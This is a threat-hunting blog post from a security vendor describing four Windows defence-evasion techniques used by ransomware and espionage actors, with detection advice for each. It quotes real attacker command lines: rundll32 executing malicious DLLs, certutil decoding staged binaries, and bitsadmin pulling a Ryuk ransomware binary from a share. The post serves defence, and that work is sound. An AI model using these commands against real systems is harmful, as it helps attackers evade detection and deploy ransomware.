# 4 Popular Defensive Evasion Techniques in 2021

crowdstrike.com/blog/four-popular-defensive-evasion-techniques-in-2021/

Falcon OverWatch Team September 17, 2021

There is an endless struggle between hunters and adversaries. As soon as hunters shine a light on the latest malicious activities, adversaries pivot and find a new way to hide in the shadows. Indeed, of all the MITRE ATT&CK® tactic groups, defense evasion stands out as having by far the most extensive array of techniques and subtechniques. Whether these techniques are used to enable a “low and slow” strategic intrusion or to evade technology-based detections in a “smash and grab” attack, defense evasion is a critical step in adversaries’ kill-chain.

This blog explores four popular defense evasion techniques that the Falcon OverWatch™ team has seen in use by adversaries in 2021. It shares real-world examples of how OverWatch has observed these techniques and sub-techniques used by adversaries to subvert security controls and operate in a covert manner, and it provides guidance on how defenders can begin to look for the activity themselves.

## 1. Signed Binary Proxy Execution: Rundll32

### Technique Overview

Signed binary proxy execution leverages legitimate built-in utilities to execute malicious commands. Adversaries take advantage of trusted and commonly used utilities that are signed with digital certificates to proxy the execution of malicious binaries. This example looks at the use of Rundll32.

## OverWatch Perspective

The anomalous use of `rundll32.exe`, coupled with irregular process activity and a burst of suspicious command line invocations, alerted OverWatch to potentially malicious activity. Deeper analysis confirmed the malicious activity and linked it to the prolific eCrime adversary WIZARD SPIDER. The adversary gained initial remote access after a phishing document was opened, resulting in arbitrary code execution under a productivity application, and providing the adversary with interactive access to a valid user account. Additionally, the code execution led to `rundll32.exe` being used to write a *Cobalt Strike* DLL to disk, allowing WIZARD SPIDER further capabilities to compromise the host.

Once WIZARD SPIDER established interactive access, they wrote a further malicious DLL file to disk. They then used the below command to proxy the execution of the DLL through a second `rundll32.exe` process.

```
C:\Windows\System32\rundll32.exe test.dll, test
```

The malicious DLL spawned a child process of `rundll32.exe` that was used to interact with `explorer.exe`. WIZARD SPIDER performed host reconnaissance activity under the trusted `explorer.exe` process. OverWatch notified the victim organization in the early stages of this intrusion and armed them with the information needed to disrupt the adversary before they could move deeper into the network or execute any ransomware payloads.



Figure 1. Execution of a malicious DLL via rundll32.exe, leading to injected threads into Explorer.exe and covert reconnaissance operations

A consistent theme of this intrusion activity is WIZARD SPIDER's efforts to conceal their operations by operating under legitimate signed processes. While the victim organization was containing the host in response to the OverWatch notification, threat hunters observed the adversary continuing to conduct host and network enumeration activities consistent with early stage ransomware preparation operations. Ultimately, the rapid identification of the activity by OverWatch threat hunters led to the timely delivery of an actionable notification to the victim organization. This enabled them to quickly act to both contain and subsequently eradicate WIZARD SPIDER from the network before they could achieve their mission objectives.

### Defensive Recommendations

- **Maintain a baseline of "known good" command line arguments,** especially those associated with signed binaries such as `installutil.exe` , `msbuild.exe` , `mshta.exe` and `rundll32.exe` .
- **Remain alert to instances of productivity applications interacting suspiciously with system processes,** as adversaries may inject a phishing payload into `rundll32.exe` . Inspecting file changes made by these utilities is also a great way to check for possible malicious use of signed binaries.
- **Familiarize yourself with the command line operators that adversaries can invoke in a malicious `rundll32.exe` function call.** Additional operators can enable adversaries to modify or acquire files, or even execute arbitrary code such as Javascript.
- **Monitor file paths associated with DLLs being executed by `rundll32.exe` .** For example, observing a DLL loaded from a suspicious path such as `%Temp%` would be highly unusual for most environments.

## 2. Hijack Execution Flow: DLL Search Order Hijacking

### Technique Overview

DLL Search Order Hijacking takes advantage of how Windows handles DLLs and the search order it uses to locate DLLs for loading into a program. Adversaries can hijack this search order mechanic to load a malicious DLL into a program in an attempt to bypass security controls.

### OverWatch Perspective

OverWatch exposed the use of this technique by a likely China-nexus adversary. The adversary was discovered operating under a valid user account, having gained access by setting scheduled tasks via an RDP session. The adversary used Certutil commands to decode and execute binaries via a batch script. They also attempted to install a PlugX implant using DLL search order hijacking in conjunction with a legitimate third-party antivirus executable and a weaponized DLL. The attacker had modified this DLL to perform reconnaissance and connectivity testing under the legitimate Windows Service Host process, `svchost.exe`.

```
certutil -f -decode C:\Programdata\1.txt C:\ProgramData\<REDACTED>.exe
```

```
certutil -f -decode C:\Programdata\2.txt C:\ProgramData\<REDACTED>.dll
```

OverWatch quickly uncovered this malicious activity by surfacing unusual execution of `certutil` commands, along with attempts to set remote scheduled tasks and a range of system discovery activity.



Figure 2. PlugX installation following DLL search order hijacking using a legitimate antivirus software binary and a malicious DLL file

## Defensive Recommendations

- **Look for any unusual process spawn events — context is key here, and it is important for defenders to not view events in isolation.** Know which system events spawn following a known-good execution and search for any changes in this behavior. Note that adversaries may download programs to perform this attack if there is not a suitable option on the host.
- **Analyze exported functions to understand the DLL's capabilities and which subsequent system calls you can expect from a given application.** It is also important to look for any DLLs that have the same file name but abnormal file paths.

- **Investigate changes to manifest files, such as anomalous modification or creation times.** Legitimate manifest files sometimes also include the hash of the legitimate DLL file, and therefore adversaries may target these files to alter or remove this protection in preparation for DLL search order hijacking.

Be aware that adversaries will often use legitimate software such as Process Monitor to identify applications vulnerable to DLL search order hijacking by looking for DLLs being loaded without a full path being specified. It is therefore important to search for any DLL changes or suspicious process activity that occurs in parallel with a burst of reconnaissance or unknown network connections.

## 3. Process Injection: DLL Injection

### Technique Overview

The DLL injection technique enables adversaries to inject code from a malicious DLL and execute it under the context of a target process. With this technique, adversaries are able to harness the process's resources to perform malicious operations, all while being associated with a legitimate process. Process injection is a valuable technique for an attacker as it allows for the execution of code within the memory space of legitimate processes. This makes detection challenging as malicious use of native Windows API behavior is generally quite difficult to distinguish from legitimate API functions.

### OverWatch Perspective

DLL injection was deployed in the early stages of an attempted ransomware operation, which aligns with activity previously attributed to WIZARD SPIDER. This intrusion took place in the wake of a successful phishing attack. Various malicious files were written to disk, including multiple executables and a DLL file, each masquerading as legitimate browser files. Analysis showed that the DLL file was intended to provide a means of performing process injection, and the executables allowed for subsequent reconnaissance and command and control in preparation for ransomware deployment.

As seen below, once the malicious DLL file was executed, the entry point "Mars" was located, and the associated code was launched, allowing injection and reconnaissance to be performed. From there, OverWatch identified communication with multiple processes, including terminal services that the adversary likely intended to use for further hands-on command execution.

```
C:\WINDOWS\system32\cmd.exe /C rundll32 <REDACTED>.dll, Mars
```

OverWatch recognized suspicious remote threads being created alongside irregular process tree activity and suspicious reconnaissance activity. Any one of these on their own may have been dismissed, but analyzed together they paint a clear picture of a hands-on intrusion.

OverWatch was able to leverage this aggregate view to rapidly identify and escalate the intrusion to the victim organization, which in turn enabled the victim to contain the adversary before they could complete their mission.



Figure 3. DLL injection leading to injected threads into various processes for reconnaissance and C2 operations

## Defensive Recommendations

- **Investigate inconsistencies with typical execution, such as processes performing unknown network connections or reading/writing files to disk.** It can also help to look for instances where processes load unknown or abnormal DLLs during runtime. Furthermore, concomitant network connections or communication between additional internal endpoints may be an indication of post-compromise command and control traffic.
- **Review API calls associated with suspicious processes.** VirtualAllocEx and WriteProcessMemory are examples of APIs that are often leveraged by adversaries to tamper with process memory and perform DLL Injection. Preventing this activity is difficult because limiting access to APIs may prevent legitimate software from functioning. It is therefore important to leverage human analysts to dig into this activity.

## 4. BITS Jobs

## Technique Overview

Windows Background Intelligent Transfer Service (BITS) is a file transfer mechanism used by some applications to transfer files using only idle bandwidth. BITS jobs are used to schedule these file transfers and can be used by adversaries to download and execute files. BITS jobs are appealing to adversaries trying to covertly upload or download files because they are ubiquitous within many environments and commonly used in a legitimate administrative context.

## OverWatch Perspective

The next example also examines WIZARD SPIDER activity, which reflects just how prolific this group has been in the past year, and the variety of techniques they have used. In this intrusion, OverWatch observed WIZARD SPIDER using BITS jobs during an attempted Ryuk ransomware deployment.

The following command line highlights one such attempt to use BITS jobs to push the Ryuk ransomware binary. WIZARD SPIDER scheduled the operation using BITSadmin, the tool used to create BITS transfer jobs. In this case, it is likely that WIZARD SPIDER intended to infect the domain controllers to improve their chances of extracting payment.

```
cmd.exe /c bitsadmin /transfer <REDACTED> \\10.<REDACTED>\share$\<REDACTED>.exe
C:\Users\<REDACTED>\AppData\Roaming\<REDACTED>.exe
```

During this intrusion, WIZARD SPIDER appeared to focus on a distinct set of objectives and set scheduled tasks to attempt this BITSadmin transfer of Ryuk routinely using Windows Management Instrumentation (WMI). WMI is often seen during hunting operations as a way for adversaries to perform local and remote command execution. This is also another example of a native tool used in normal operations by administrators, a further indication of their comfort in using native tools to carry out their intrusion.

OverWatch identified this activity due to observing globally rare BITS transfer commands alongside anomalous administrative tool usage, one of which was WMIC. When it comes to isolating potentially malicious tool usage under valid accounts, human hunters are best placed to investigate the surrounding context that helps distinguish between what could be legitimate or illegitimate.

## Defensive Recommendations

- **Routinely investigate BITS activity and instances of command line transfers.** System logs and the BITS job database are rich hunting grounds — it is crucial to validate which tasks are scheduled and if there are any unknown jobs. BITS jobs can also be invoked using PowerShell, so logs such as the ScriptBlockText log can be a useful place for identifying BITS requests.

- **Be mindful that BITS jobs will almost never be blocked as they are required for Windows updates.** Monitoring network connections associated with BITS jobs to gain insights into potential abuse of BITS jobs and bitsadmin.exe.
- **Hunt regularly, as BITS jobs can be scheduled for up to 90 days, and adversaries have been known to prepare transfer tasks to run at a later date.** It is also important to ensure appropriate logging is available to enable detailed analysis of BITS jobs.
- **Analyze the file paths involved in BITS activity and check for signs of the adversary manipulating the query strings to evade detection or potentially using encoding to obfuscate their requests.**
- **Look for instances of unapproved software usage and analyze any existing programs that could be leveraged to transfer code internally.** Adversaries actively look for built-in utilities that can be used to configure malicious commands. Some frequently used utilities in addition to BITS include scheduled tasks on Windows systems and cron and nohup on Linux systems. Third-party tooling can also be used to configure tasks and transfer jobs.

## Conclusion

So far this year, OverWatch has identified more than 60 defense evasion techniques and subtechniques being used by adversaries in the wild during interactive intrusions. These techniques are explicitly designed to evade technology-based defenses, and as seen in the examples explored here, they leverage native utilities in an attempt to blend in with expected activity.

The OverWatch SEARCH methodology draws together human expertise, systematic processes and world-class technology to continuously refine hunting activity and stay a step ahead of the threat. In combination, these elements enable OverWatch to quickly effectively identify covert activity and notify victims in near real time.

A crucial step in the SEARCH methodology is “Hone” — the stage at which new hunting findings are operationalized as hunting leads or fed back into the platform as detections to drive continuous improvement. Each new find paints a clearer picture of adversary activity and enables threat hunters to redouble their efforts hunting for evasive techniques that cannot be found by technology alone. OverWatch recommends that defenders employ a systemic approach — such as the SEARCH methodology — to derive maximum value from hunting efforts.

With such a wide variety of defense evasion techniques at adversaries’ disposal, it is critical for defenders to remain informed of the techniques that adversaries are currently using to try to hide in victim environments.

### Additional Resources

- *Read about the latest trends in threat hunting and more in the 2021 Threat Hunting Report.*
- *Learn more about Falcon OverWatch proactive managed threat hunting.*
- *Watch this video to see how Falcon OverWatch proactively hunts for threats in your environment.*
- *Read more about how hunting part-time is simply not enough in this CrowdStrike blog.*
- *Learn more about the CrowdStrike Falcon® platform by visiting the product webpage.*
- *Test CrowdStrike next-gen AV for yourself. Start your free trial of Falcon Prevent™ today.*